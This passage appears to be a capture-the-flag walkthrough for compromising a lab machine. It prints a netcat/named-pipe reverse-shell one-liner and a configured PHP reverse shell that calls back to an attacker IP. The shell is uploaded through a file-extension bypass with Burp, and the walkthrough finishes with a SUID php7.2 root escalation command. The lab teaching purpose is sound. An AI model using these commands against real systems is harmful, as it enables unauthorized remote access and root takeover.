
In Kali:
nc -nlvp 1234$ rm -f /tmp/pipe ; mkfifo /tmp/pipe ; cat /tmp/pipe | /bin/bash -i 2>&1 | nc 192.168.210.129 1234 > /tmp/pipe
Received shell from machine

Method 2: In Web Access Context

Recently, the author Vinicius Vieira has published a vulnerability regarding to this application and its version. Which makes out job easier: https://www.exploit-db.com/exploits/48706 .
I’m going to use a PHP reverse shell which I love!
https://raw.githubusercontent.com/pentestmonkey/php-reverse-shell/master/php-reverse-shell.php
vim php-reverse-shell.phpChange the IP and port (if necessary).
...
set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.210.129';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
...
Now we are going to upload some malicious content.
Let’s prepare our attacker machine to receive the connection.
nc -nlvp 1234Now, make a copy of php adding an extention .jpeg.
cp php-reverse-shell.php php-reverse-shell.php.jpegTime to upload the malicious payload.

First of all, start to intercept everything with a web proxy like BurpSuite.

Upload and import it.

On Burp, tamper it from .php.jpeg to only .php.

Just after the upload you have your reverse shell. \o/

Spawning a better shell.
python -c 'import pty; pty.spawn("/bin/bash")'user.txt: d41d8cd98f00b204e9800998ecf8427e
cat /home/daisa/user.txt
🛡️ Privilege Escalation
You can go through all the procedure to found insecure point in the operating system. I’ll simplify just by running the LinEnum, which is a good script to automatize this task. You can download it at https://github.com/rebootuser/LinEnum .
./LinEnum.sh -s -k keyword -r report -e /tmp/ -tTaking a look at the binaries with SUID bit active, we found /usr/bin/php7.2 . That’s enough.
You can find this vulnerability also typing find / -perm -4000 -print

🍻 Complete
Now you just need to explore the active SUID bit on php7.2 binary and execute a PHP script to spawn the root shell.
/usr/bin/php7.2 -r "pcntl_exec('/bin/bash', ['-p']);"